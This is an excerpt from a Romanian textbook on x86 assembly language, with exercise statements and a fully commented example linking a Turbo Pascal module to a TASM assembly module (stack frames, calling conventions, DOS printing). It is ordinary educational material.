6. Se citeşte de la intrarea standard un şir de caractere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va determina câte litere mici, câte litere mari şi câte caractere non-literale conţine acest şir.

7. Se citeşte de la intrarea standard un şir de caractere şi o literă. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va determina de câte ori apare această literă în şirul respectiv.

8. Se citesc de la intrarea standard două matrici pătratice de numere întregi. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va determina suma acestor matrici.

9. Se citesc de la intrarea standard două şiruri de caractere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care să determine dacă cel de-al doilea şir este conţinut în primul şir şi de la ce poziţie începe al doilea şir în primul şir.

10. Se citeşte de la intrarea standard un şir de caractere şi un număr. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care să determine dacă şirul de caractere conţine reprezentarea în baza 10 a numărului.

11. Se citeşte de la intrarea standard un număr. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care să determine suma cifrelor acestui număr.

12. Se citeşte de la intrarea standard un şir de caractere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care să determine lungimea acestui şir.

13. Se citesc de la intrarea standard două şiruri de caractere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care să concateneze aceste două şiruri.

14. Se citeşte de la intrarea standard un şir de numere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primeşte ca parametrii şirul şi numărul de elemente. Funcţia va sorta printr-o metodă la alegere şirul primit ca parametru.

15. Se citeşte de la intrarea standard un şir de numere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primeşte ca parametrii şirul, numărul său de elemente, un număr k şi un indice i. Să se verifice dacă pe poziţia i în şir apare valoarea k.

16. Se citeşte de la intrarea standard un octet fără semn. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primind ca parametru acest număr, întoarce şirul şi numărul divizorilor săi.

17. Se citesc de la intrarea standard două şiruri de numere sortate. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primeşte ca parametrii cele două şiruri şi numărul lor de elemente. Funcţia va returna şirul rezultat în urma interclasării celor două şiruri citite.

18. Se citeşte de la intrarea standard o matrice pătratică de numere întregi. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va returna sumele elementelor de pe diagonala principală şi de pe diagonala secundară a acestei matrici.

19. Se citeşte de la intrarea standard o matrice de numere întregi. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va returna indicii valorii minime din această matrice.

20. Se citeşte de la intrarea standard un şir de caractere litere mici. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va compresa şirul respectiv după următorul exemplu: şirul citit 'aaabbbbxxxddddd' va deveni '3a4b3x5d' (un şir de mai multe caractere identice se înlocuieşte cu numărul de apariţii consecutive a caracterului respectiv şi caracterul însuşi). Dacă un caracter apare o dată sau de două ori pe poziţii consecutive în şir, nu se aplică această regulă (şirul 'xaabbbr' se va comprima în 'xaa3br'). De asemenea să se scrie şi o funcţie care 'decromprimă' un şir primit ca parametru. Şirul 'x3g5faa' este transformat în 'xgggfffffaa'.

Observaţie: Dacă nu este precizat altfel, numerele se consideră întregi reprezentate pe 16 biţi fără semn, iar şirurile de caractere de până la 100 de caractere (şirul propriu-zis). Problemele se vor rezolva scriind un program în Pascal sau C care va conţine una sau două (după caz) funcţii scrise în totalitatea sau aproape în totalitate folosind instrucţiuni în limbaj de asamblare. Dacă, prin enunţul problemei, se cere ca o anumită funcţie să returneze mai mult de o valoare, se pot folosi pentru a realiza acest lucru variabile referinţă în Pascal, respectiv pointeri în limbajul C.

CAPITOLUL 8

PROGRAMARE MULTIMODUL

Să se scrie un program multimodul format din două module M1 şi M2. Din modulul principal M1 se apelează funcţia *CalculeazaSume* scrisă în modulul M2, care primeşte ca parametri un şir de maxim 255 întregi (octeţi cu semn) şi dimensiunea şirului (octet fără semn). Funcţia *CalculeazaSume* afişează suma numerelor pozitive din şir şi întoarce suma numerelor negative din şir. Cele doua sume calculate vor fi reprezentate pe cuvinte cu semn. Pentru afişarea sumei numerelor pozitive, funcţia *CalculeazaSume* apelează o altă funcţie scrisă în modulul M1 care converteşte un cuvânt cu semn în string. În modulul M1 se afişează în final suma numerelor negative întoarsă de către funcţia *CalculeazaSume*.

Problema se va rezolva pentru următoarele cazuri:
1. M1 este modul scris în limbajul Turbo Pascal, iar M2 este modul scris în limbaj de asamblare
2. M1 este modul scris în limbajul C, iar M2 este modul scris în limbaj de asamblare
3. M1 este modul scris în limbaj de asamblare, iar M2 este modul scris în limbaj de asamblare

Cazul 1a.




Fig. 8.1. Declaraţii variabile, definiţii şi apeluri subrutine pentru cazul 1a.

Modulul M1.pas

```
program M1;
```

{în segmentul de date al modulului M2 scris în limbaj de asamblare putem rezerva spaţiu pentru diferite etichete de date, însă o eventuală iniţializare a acestora este ignorată de către modulul Turbo Pascal.
Observaţie: Într-o legătură de tip limbaj de nivel înalt – limbaj de asamblare, definirea de variabile globale, precum şi iniţializarea lor, este exclusiv apanajul limbajului de nivel înalt. În plus, nu avem la dispoziţie un mecanism Turbo Pascal prin care să declarăm o variabilă ca fiind externă (să o importăm).

Deoarece din cadrul modulului M2 vom efectua tipărirea unui mesaj, definim acest mesaj în cadrului modului Turbo Pascal, ca şi constantă cu tip, pe care o vom exporta în modulul M2.}

```
const mesaj:string='Suma numerelor pozitive din sir este $';
```

{definirea constantei cu tip mesaj, care va fi tipărită din cadrul modulului M2. Deoarece funcţia 09h a întreruperii 21h cere ca marcaj de sfârşit de şir caracterul '$', îl includem din momentul definirii sale.}

```
type TSir=array[0..254] of Shortint;
```

{definirea unui tip tablou unidimensional, de lungime maximă 255 elemente, de tip Shortint. Elementele tabloului vor avea indici din domeniul [0, 254]. Tipul Shortint din Turbo Pascal corespunde valorilor reprezentate pe dimensiune un octet, interpretate cu semn.}

```
var n:Byte;
```

{declararea variabilei n, în care se va citi numărul de elemente din şirul sir. În Turbo Pascal, tipul Byte corespunde valorilor reprezentate pe un octet, interpretate fără semn.}

```
  sir:TSir;
```

{în şir se vor memora n elemente de tip Shortint}

```
  sumaNrNeg:Integer;
```

{sumaNrNeg va reţine suma elementelor negative din şir, valoare întoarsă de funcţia CalculeazaSume, definită în modulul M2}

```
{$L M2.obj}
```

{directiva de compilare prin care se specifică fişierele obiect care să fie link-editate împreună cu modulul curent M1}

```
function CalculeazaSume(sir:TSir;n:Byte):Integer;external;
```

{declararea funcţiei CalculeazaSume ca fiind externă. În cazul nostru, această funcţie va fi găsită în modulul M2. Funcţia va primi ca parametri şirul de numere întregi şi numărul de elemente din şir şi va returna suma elementelor negative din şirul dat}

```
procedure CitesteSir(var sir:TSir;var n:byte);
```

```
        {în procedura CitesteSir se citeşte numărul de elemente pe care utilizatorul le va
        introduce în şir, precum şi elementele şirului. Dimensiunea n a şirului şi tabloul sir sunt
        parametri transmişi prin referinţă}
var i:Byte;          {variabilă locală, folosită pe post de contor în citirea elementelor din sir}
begin
   writeln('Dati numarul de elemente din sir = ');
   readln(n);                {citirea numărului de elemente ale şirului}
```

{Observaţie: Nu se va genera eroare dacă pentru citirea lui *n* se va introduce de la tastatură un număr ce nu aparţine intervalului [0, 255]. Din numărul citit se va reţine octetul cel mai puţin semnificativ, şi valoarea acestuia în interpretarea fără semn va deveni noua valoare a variabilei *n*.}

```
   writeln('Dati elementele sirului de numere întregi:');
   for i:=0 to n-1 do
      begin
         write('sir[',i,'] = ');
         readln(sir[i]);      {citirea elementului de pe poziţia i în cadrul tabloului sir}
      end;
end;

function ConvertesteNumar(x:Integer):String;
{definirea funcţiei de conversie a unui număr întreg, reprezentat pe dimensiune cuvânt (cu
semn), în şir de caractere. Funcţia ConvertesteNumar primeşte ca parametru numărul care se
cere convertit (x) şi întoarce ca rezultat şirul de caractere ce reprezintă conversia numărului în
valoare de tip String. Pentru a-l converti pe x în şir de caractere, folosim procedura Pascal Str,
care primeşte ca parametri numărul şi variabila de tip String în care se va reţine conversia
numărului dat, ca şir de caractere}

var s:String;        {variabilă locală de tip String care va fi utilizată pentru stocarea
                      temporară a conversiei ca şir de caractere a valorii numerice reprezentată
                      de x}
begin
   str(x,s);         {se obţine reprezentarea valorii din x ca şir de caractere}
   ConvertesteNumar:=s;
end;

begin
   CitesteSir(sir,n); {apelul procedurii în care se va citi numărul de elemente n şi elementele
                      din şirul sir}

   sumaNrNeg:=CalculeazaSume(sir,n);
```

```
                    {se apelează funcţia de calcul a sumelor elementelor pozitive din sir,
                    respectiv a celor negative. Se returnează suma elementelor negative ale
                    şirului dat ca parametru, rezultat memorat în sumaNrNeg}
  writeln;
  writeln('Suma numerelor negative din sir este ',sumaNrNeg);
                    {tipărirea pe ecran a valorii sumei elementelor negative din tabloul sir}
  readln;
end.
```

Modulul M2.asm

```
.MODEL SMALL
;modelul SMALL este unul din modelele de memorie standard acceptate de Turbo Assembler. Cu
;utilizarea acestui model, un program conţine un segment de cod şi un segment de date. În cazul
;unui program multimodul precum cel de faţă (Turbo Pascal – limbaj de asamblare), segmentele
;de date şi de cod corespunzătoare celor doua module sunt concatenate pentru a obţine un singur
;segment de date şi un singur segment de cod. Cunoaştem faptul că valoarea registrului CS este
;gestionată automat pe parcursul execuţiei unui program. Ce se întâmplă, însă, cu registrul DS?
;Deoarece modulul "principal" este cel Turbo Pascal, registrul DS este încărcat la începutul
;execuţiei programului cu adresa segmentului de date (acel unic segment rezultat în urma
;concatenării). Doar execuţia unei proceduri din modulul asamblare nu modifică valoarea
;registrului DS, decât, bineînţeles, dacă scriem o instrucţiune pentru aceasta (caz în care nu uităm
;să refacem valoarea lui DS!!!). Astfel, o etichetă declarată în secţiunea de date a modulului
;asamblare va avea adresa de segment reprezentată tot de registrul DS.

;În scrierea unui program de tip small se preferă, de obicei, pentru definirea segmentelor,
;utilizarea directivelor de segment simplificate. În cazul nostru vom folosi directivele .DATA
;(corespunzătoare segmentului de date) şi .CODE (pentru marcarea segmentului de cod).

.DATA           ;segmentul de date

extrn mesaj:byte
        ;declarăm eticheta mesaj ca fiind externă (este definită în modulul M1 ca şi constantă cu
        ;tip)

.CODE           ;segmentul de cod

extrn ConvertesteNumar:near
        ;declarăm eticheta ConvertesteNumar ca etichetă externă; deoarece programul final
        ;conţine un singur segment de cod datorită utilizării modelului de memorie SMALL,
        ;apelul acestei rutine poate fi de tip near (apel în cadrul aceluiaşi segment); astfel, în
        ;momentul apelului din modulul curent, se va pune pe stivă adresa de revenire din rutină
        ;reprezentată pe dimensiune un cuvânt (doar deplasamentul instrucţiunii de la care se
        ;continuă execuţia codului)
```

public CalculeazaSume
;facem publică eticheta CalculeazăSume, pentru ca această procedură să poată fi apelată
;dintr-un alt modul al programului (vezi M1)

CalculeazaSume proc

;funcţia CalculeazaSume primeşte ca parametri un şir de numere întregi reprezentate pe
;un octet şi numărul de elemente din şir; calculează sumele elementelor pozitive,
;respectiv a celor negative din şirul dat ca parametru; afişează suma elementelor pozitive
;din şir; returnează suma elementelor negative din şirul dat

;**Observaţie:** Procedura CalculeazaSume este definită în modulul scris în limbaj de asamblare
;şi este apelată din modulul Turbo Pascal => **codul de apel** este generat automat din Turbo
;Pascal, iar **codul de intrare** şi **codul de ieşire** trebuie generate explicit în cadrul textului sursă
;asamblare.
;Pentru funcţia ConvertesteNumar situaţia este inversă: este definită în modulul Turbo Pascal şi
;o apelăm din cadrul modulului asamblare => **codul de intrare** şi **codul de ieşire** sunt generate
;automat de către Turbo Pascal, iar **codul de apel** trebuie pregătit explicit în codul sursă
;asamblare, înainte de apelul rutinei.

;rutina CalculeazaSume este apelată din modulul Turbo Pascal cu parametrii sir şi n. Deoarece
;sir reprezintă un tablou de dimensiune mai mare de 4 octeţi, la apelul rutinei se pune pe stivă
;adresa de început a acestuia (segment + offset). Parametrul n fiind transmis prin valoare şi fiind
;de tip Byte (octet), pe stivă se pune un cuvânt al cărui octet inferior conţine valoarea acestuia.
;Deoarece funcţia CalculeazaSume este declarată la nivelul cel mai exterior al programului
;Pascal şi compilarea modulului Turbo Pascal se efectuează fără setarea opţiunii de apel FAR a
;rutinelor, adresa de revenire din rutina curentă este reprezentată pe un cuvânt, şi anume –
;deplasamentul instrucţiunii următoare apelului acestei funcţii.

;**Observaţie:** Operaţia de punere în stivă a parametrilor şi a adresei de revenire din rutină are loc
;în cadrul **codului de apel**, generat automat de către Turbo Pascal, ca efect al apelului funcţiei
;CalculeazaSume din modulul M1.

;Ca şi **cod de intrare** în subrutină trebuie să executăm următoarele operaţii:
;(1) *izolarea parametrilor puşi pe stivă,*
;(2) *rezervarea de spaţiu pe stivă pentru:*
- *rezultatul de tip număr întreg întors de funcţia curentă,*
- *cópia locală a parametrului de tip tablou* (este un parametru transmis prin valoare, a cărui dimensiune depăşeşte 4 octeţi),
- *variabilele locale ale rutinei curente* (vezi mai jos sumaPoz, sumaNeg, sirSumaNeg),
- *un şir de caractere de lungime 256 octeţi* (deoarece este vorba de un String Turbo Pascal), *în care să se depună rezultatul de tip String al funcţiei* ConvertesteNumar *apelată din funcţia curentă.*

;(3) *efectuarea unei cópii locale pe stivă a parametrilor transmişi prin valoare, a căror ;dimensiune este mai mare de 4 octeţi* (în acest caz – parametrul de tip tablou),

```
                ;(1)
push bp         ;salvarea conţinutului registrului BP pe stivă
mov bp,sp       ;operaţia de "izolare" a parametrilor puşi în stivă la apelul rutinei
                ;curente. În acest moment, BP şi SP indică vârful stivei. Chiar dacă
                ;valoarea lui SP se va modifica pe parcursul execuţiei acestei
                ;rutine, BP va indica în continuare cuvântul din stivă în care a fost
                ;reţinută valoarea sa precedentă; BP defineşte astfel baza zonei de
                ;stivă (stack frame) utilizată pentru desfăşurarea execuţiei apelului
                ;curent
```

;(2) rezervăm spaţiu pe stivă pentru rezultatul (de dimensiune un cuvânt) întors de funcţia ;curentă, cópia parametrului de tip tablou, variabilele locale şi Stringul returnat de funcţia ;ConvertesteNumar = (2 + 256 + 2 + 2 + 256 + 256) octeţi = (2h + 100h + 2h + 2h + 100h + ;100h) octeţi = 306 octeţi

```
sub sp, 306h
```

;în continuare asociem cu ajutorul directivei EQU diferite simboluri unor locaţii de pe stivă, ;pentru a referi mai uşor valorile respective din cadrul codului sursă:

```
n EQU byte ptr [bp+4]      ;asociem cu simbolul n octetul inferior al cuvântului din stivă de la
                           ;deplasamentul [BP+4]; din acest moment, valoarea
                           ;corespunzătoare lungimii şirului sir o putem referi simplu cu
                           ;ajutorul etichetei n şi în cadrul modulului M2, similar notaţiei din
                           ;M1
sir EQU dword ptr [bp+6]   ;asociem cu simbolul sir dublu-cuvântul din stivă ce reprezintă
                           ;adresa de început a şirului sir
```

;putem asocia oricare simboluri valide parametrilor funcţiei; am ales să păstrăm notaţiile din ;modulul Turbo Pascal M1 din motiv de consistenţă.

```
rezultat equ word ptr [bp-2h]          ;locaţia în care se depune rezultatul întors de funcţia
                                       ;curentă
copieSir equ byte ptr [bp-102h]        ;cópia parametrului de tip tablou (sir)
sumaPoz equ word ptr [bp-104h]         ;variabilele locale sumaPoz şi sumaNeg – în
sumaNeg equ word ptr [bp-106h]         ;acestea se vor calcula sumele elementelor pozitive,
                                       ;respectiv negative din şirul transmis ca parametru
sirSumaPoz equ byte ptr [bp-206h]      ;variabilă locală în care se memorează rezultatul
                                       ;conversiei valorii sumaPoz la şir de caractere;
                                       ;acest şir se va afişa pe ecran
spatiuRezervat equ byte ptr [bp-306h]  ;spaţiul rezervat pentru rezultatul şir de caractere
                                       ;întors de funcţia ConvertesteNumar
```

;zona din vârful stivei, în acest moment, are structura:

;- spaţiu rezervat pentru rezultatul String întors de funcţia ConvertesteNumar, la ;deplasament [BP-306h]
;- variabila locală sirSumaPoz, la deplasament [BP-206h]
;- variabila locală sumaNeg, la deplasament [BP-106h]
;- variabila locală sumaPoz, la deplasament [BP-104h]
;- cópia locală a şirului de numere întregi, la deplasament [BP-102h]
;- spaţiu rezervat pentru rezultatul întors de funcţia curentă, la deplasament [BP-2h]
;- valoarea salvată a registrului BP, la deplasament [BP+0h]
;- adresa de revenire din rutină, la deplasament [BP+2h]
;- valoare (n) , la deplasament [BP+4h]
;- offset (sir) , la deplasament [BP+6h]
;- adresa de segment (sir) , la deplasament [BP+8h]




Fig. 8.2. Organizarea stivei după apelul şi intrarea în funcţia CalculeazaSume în cazul 1a.

;(3) efectuăm o copie locală pe stivă a şirului transmis ca parametru: şirul sursă se găseşte la ;adresa (FAR) depusă în stivă la SS:[BP+6], iar şirul destinaţie începe de la adresa SS:[BP-102h]

```
mov bx, ss          ;copiem valoarea din registrul în ES, folosind ca intermediar BX
mov es, bx
mov bx, ds          ;salvăm valoarea registrului DS în BX
cld                 ;DF = 0 – vom parcurge şirurile sursă şi destinaţie de la adresă mai
                    ;mică la adresă mai mare
lea di, copieSir    ;încărcăm în DI deplasamentul şirului destinaţie
lds si, [bp+6h]     ;în DS:SI copiem adresa FAR a şirului sursă (parametru al funcţiei)
```

```
        mov cx, 00FFh       ;ştim că şirul este declarat în modulul Turbo Pascal ca având
                            ;lungime 255 octeţi => încărcăm în CX lungimea maximă a şirului
        rep movsb           ;de CX ori se copiază câte un octet din şirul sursă în şirul
                            ;destinaţie; această instrucţiune asigură cópia locală a şirului de
                            ;numere întregi pe stivă
        mov ds, bx          ;refacem valoarea lui DS

;sfârşitul codului de intrare

        mov sumaPoz, 0      ;iniţializăm fiecare sumă cu valoarea 0
        mov sumaNeg, 0

;calculăm sumele elementelor negative şi a celor pozitive din şirul de n elemente; pentru a
;parcurge şirul, îl considerăm şir sursă, astfel că trebuie să încărcăm mai întâi DS:SI cu adresa
;acestuia; parcurgem şi testăm pe rând cele n elemente, pentru calculul sumaPoz şi sumaNeg:

        push ds             ;salvăm pe stivă valoarea din DS (adresa segmentului de date)
        mov bx, ss          ;încărcăm adresa de segment a şirului de numere (e vorba acum de
        mov ds, bx          ;cópia locală de pe stivă!) în DS folosind BX ca intermediar
        lea si, copieSir    ;SI := deplasamentul primului octet al şirului sursă
        xor ch,ch           ;deoarece vom copia în CL valoarea n, care ştim că este un număr
                            ;pozitiv, valoarea din CH trebuie setată la 0
        mov cl, n           ;în CL copiem dimensiunea şirului ale cărui elemente trebuie să le
                            ;parcurgem
        cld                 ;parcurgerea şirului se va efectua de la adresă mai mică la adresă
                            ;mai mare

calculSume:

        lodsb               ;încarcă în AL octetul de la adresa DS:SI (octetul curent din cadrul
                            ;şirului de numere)
        cmp al, 0
        jl nrNegativ        ;dacă numărul este negativ, efectuează salt la eticheta nrNegativ
                            ;altfel, elementul curent din şir este pozitiv şi îl adunăm la
                            ;sumaPoz
        cbw                 ;obţinem valoarea din AL ca şi cuvânt în AX
                            ;deoarece valoarea din AL este număr pozitiv, putem să folosim şi
                            ;instrucţiunea mov ah, 0 pentru a efectua conversia de la octet la
                            ;cuvânt
        add sumaPoz, ax     ;adunăm valoarea din AX la suma curent calculată a elementelor
                            ;pozitive din sir
        jmp continua        ;salt la eticheta continua pentru a nu efectua operaţiile
                            ;corespunzătoare cazului în care numărul din AL este negativ
```

```
nrNegativ:
        cbw                 ;efectuăm conversia cu semn a valorii din AL la cuvânt (AX)
        add sumaNeg, ax     ;actualizăm corespunzător suma elementelor negative din şir

continua:
loop CalculSume
        pop ds              ;refacem valoarea registrului DS

        ;în acest moment sunt calculate suma elementelor pozitive şi suma celor negative din
        ;şirul dat

        ;generăm codul de apel corespunzător funcţiei ConvertesteNumar, şi anume – punem
        ;pe stivă adresa spaţiului rezervat pentru rezultatul de tip String întors de funcţie şi
        ;parametrii necesari funcţiei:

        push ss                 ;mai întâi punem în stivă adresa zonei de memorie în care
                                ;să fie stocat rezultatul funcţiei (adresa de segment
        lea ax, spatiuRezervat  ;şi deplasamentul primului octet al buffer-ului
        push ax                 ;spatiuRezervat)...
        push sumaPoz            ;şi apoi parametrul număr întreg de dimensiune 2 octeţi

        call ConvertesteNumar   ;apelul rutinei ConvertesteNumar definită în modulul
                                ;Turbo Pascal M1 şi declarată în modulul asamblare M2 ca
                                ;fiind externă (extrn ConvertesteNumar:near)

        ;în acest moment, în zona reprezentată de eticheta spatiuRezervat se găseşte conversia
        ;valorii sumaPoz la String; vom copia rezultatul obţinut la adresa spatiuRezervat în
        ;variabila locală sirSumaPoz: şirul sursă este reprezentat de spatiuRezervat, iar şirul
        ;destinaţie este sirSumaPoz

        push ds                 ;salvăm adresa segmentului de date pe stivă
        mov bx, ss              ;încărcăm regiştrii DS şi ES cu adresele de segment ale
        mov ds, bx              ;şirurilor sursă, respectiv destinaţie, utilizând BX ca
        mov es, bx              ;intermediar
        lea si, spatiuRezervat  ;SI := deplasamenul primului octet al şirului sursă
        lea di, sirSumaPoz      ;DI := deplasamenul primului octet al şirului destinaţie

;datorită modului de reprezentare a unui String în Turbo Pascal, şirul de caractere returnat de
;către funcţia ConvertesteNumar din M1 va conţine pe poziţia 0 numărul de caractere obţinute
;după conversia numărului (practic – lungimea String-ului)

        lodsb                   ;încărcăm octetul de pe poziţia 0 din şirul sursă în AL (lungimea)
        stosb                   ;copiem valoarea din AL în primul octet al şirului destinaţie
                                ;(deocamdată i-am stabilit numărul de caractere)
```

```
xor ch, ch          ;încărcăm în CX numărul de caractere care trebuie copiate
mov cl, al
rep movsb           ;se copiază CX caractere din spatiuRezervat în sirSumaPoz
pop ds              ;refacem valoarea registrului DS
```

;Codul de ieşire al funcţiei ConvertesteNumar este generat automat de către Turbo Pascal, la ;întâlnirea liniei end: actualizarea corespunzătoare a regiştrilor SP şi BP şi scoaterea de pe stivă ;a parametrului funcţiei.
;După ieşirea din funcţia ConvertesteNumar a rămas în stivă adresa buffer-ului în care s-a ;depus rezultatul de tip String. Este *responsabilitatea rutinei apelante* să scoată din stivă această ;adresă (în cazul nostru – adresa FAR a lui spatiuRezervat), ceea ce putem efectua uşor prin ;adunarea la valoarea din registrul SP a valorii 4

```
add sp, 4
```

;**Observaţie:** Dacă modulul apelant este scris în Turbo Pascal, această instrucţiune este generată ;automat de către compilator. În cazul acesta, însă, este responsabilitatea noastră de a scoate din ;stivă adresa corespunzătoare rezultatului de tip String întors de funcţie, deoarece modulul ;apelant este scris în limbaj de asamblare, iar rezultatul întors de funcţie nu este tratat ca ;parametru, drept urmare nu este scos de pe stivă în cadrul codului de ieşire al funcţiei.

;pentru afişarea pe ecran al şirului mesaj cu ajutorul funcţiei 09h a întreruperii 21h, trebuie ca în ;DS:DX să încărcăm adresa primului caracter care se va tipări; nu uitaţi că DS conţine adresa ;segmentului de date (în cadrul căruia este declarat mesaj)

```
lea dx, mesaj       ;în DX încărcăm adresa de început a şirului de tipărit. Deoarece
inc dx              ;este un String definit în Turbo Pascal, primul octet (cel de pe
                    ;poziţia 0) conţine lungimea efectivă a stringului. Cum nu dorim
                    ;tipărirea caracterului corespunzător acestei valori, incrementăm
                    ;valoarea din DX cu 1
mov ah, 09h         ;tipărirea şirului de caractere mesaj, definit în M1, cu ajutorul
int 21h             ;funcţiei 09h a întreruperii 21h

push ds             ;pentru afişarea lui sirSumaPoz în mod similar, salvăm mai întâi
                    ;valoarea registrului DS pe stivă, deoarece şirul are alocat spaţiu pe
                    ;stivă, deci adresa lui de segment este conţinută în SS
push ss
pop ds              ;încărcăm în DS adresa de segment corespunzătoare stivei

lea dx, sirSumaPoz  ;încărcăm în DX deplasamentul primului octet al şirului
                    ;sirSumaPoz
inc dx              ;incrementăm valoarea lui DX pentru a referi primul caracter care
                    ;trebuie afişat (nu octetul care conţine lungimea String-ului)
xor ax, ax
```

```
mov al, byte ptr sirSumaPoz      ;copiem în AL numărul de caractere din şir,
mov di, ax                       ;după care transferăm această valoare în DI,
                                 ;deoarece AX nu poate fi folosit ca index (vezi
                                 ;formula de calcul a deplasamentului unui operand)
mov byte ptr [sirSumaPoz+di+1], '$'   ;copiem caracterul '$' ca marcaj de sfârşit
                                 ;de şir pentru operaţia de tipărire
mov ah, 09h                      ;tipărirea şirului de caractere ce reprezintă suma
int 21h                          ;elementelor pozitive din şir

pop ds                           ;refacem conţinutul registrului DS

mov ax, sumaNeg          ;copiem valoarea sumaNeg în spaţiul rezervat pentru
mov rezultat, ax         ;rezultatul funcţiei (folosim AX ca intermediar, deoarece nu
                         ;putem executa instrucţiunea MOV pentru doi operanzi în
                         ;memorie)
```

;returnarea rezultatului pe dimensiune 1 cuvânt al funcţiei curente conform regulii Turbo Pascal ;se efectuează prin intermediul registrului AX (deja conţine suma elementelor negative din şir în urma execuţiei instrucţiunilor de mai sus)

```
mov sp,bp    ;refacem vârful stivei din momentul apelului funcţiei curente
pop bp

retn 6       ;ca rutină apelată, trebuie să specificăm numărul de octeţi ocupaţi de
             ;parametrii acestei funcţii, pentru a fi scoşi din stivă la ieşire

CalculeazaSume endp
end
```

Paşii necesari pentru rularea exemplului:

1. Se compilează fişierul M2.ASM folosind comanda "tasm M2.ASM /zi".
2. Pentru modulul principal (Pascal) – fie se execută comanda "tpc M1" ("tpc M1 -V" dacă doriţi să efectuaţi depanare la nivel de cod sursă) de la linia de comandă, fie se compilează din mediul Turbo Pascal (Alt-F9).
3. Se lansează în execuţie M1 direct la linia de comandă, sau din mediul Turbo Pascal (Ctrl-F9).

Cazul 1b. În continuare prezentăm rezolvarea aceleiaşi probleme cu ajutorul a două module – modulul M1 scris în limbajul Turbo Pascal şi M2 scris în limbaj de asamblare. De această dată, însă, funcţia CalculeazaSume este definită în M1, iar funcţia ConvertesteNumar se defineşte în modulul M2.

Observaţie: Operaţia de compilare a unui program Turbo Pascal (din mediul Turbo Pascal sau de la linia de comandă cu ajutorul comenzii TPC) presupune compilarea propriu-zisă, precum şi

editarea de legături, iar rezultatul obţinut este un fişier executabil (EXE). Dacă am fi considerat modulul scris în limbaj de asamblare ca fiind modulul principal, am fi avut nevoie în faza de link-editare de un fişier obiect (OBJ) corespunzător modulului M1. Cum nu putem să generăm un asemenea fişier pentru M1, vom rezolva problema astfel încât execuţia programului să înceapă din cadrul modulului M1, după care să se continue cu o procedură definită în M2, cu rol "de program principal" (vezi procedura ProcStart). Astfel, execuţia programului se va efectua după următorii paşi:

- începe execuţia instrucţiunilor din programul principal al modulului M1;

- din modulul M1 se apelează procedura ProcStart definită în M2;

- din procedura ProcStart se apelează procedura de citire a numărului de elemente din şirul de numere întregi şi a elementelor şirului, procedură definită în M1 (vezi procedura CitesteSir);

- după întoarcerea din execuţia procedurii CitesteSir, se efectuează apelul funcţiei CalculeazaSume, definită, după cum am menţionat mai sus, în modulul Turbo Pascal;

- din funcţia CalculeazaSume se apelează funcţia ConvertesteNumar definită în M2, pentru obţinerea şirului de caractere corespunzător numărului întreg ce reprezintă suma numerelor pozitive din şirul citit;

- funcţia CalculeazaSume întoarce ca rezultat suma numerelor negative din şir. Pentru a se tipări acest număr din cadrul modulului M2, se apelează din nou funcţia ConvertesteNumar, de această dată din M2.

- se tipăreşte (din cadrul procedurii ProcStart) şirul de caractere corespunzător sumei numerelor negative din şir, execuţia programului se întoarce în modulul M1, după care se termină.

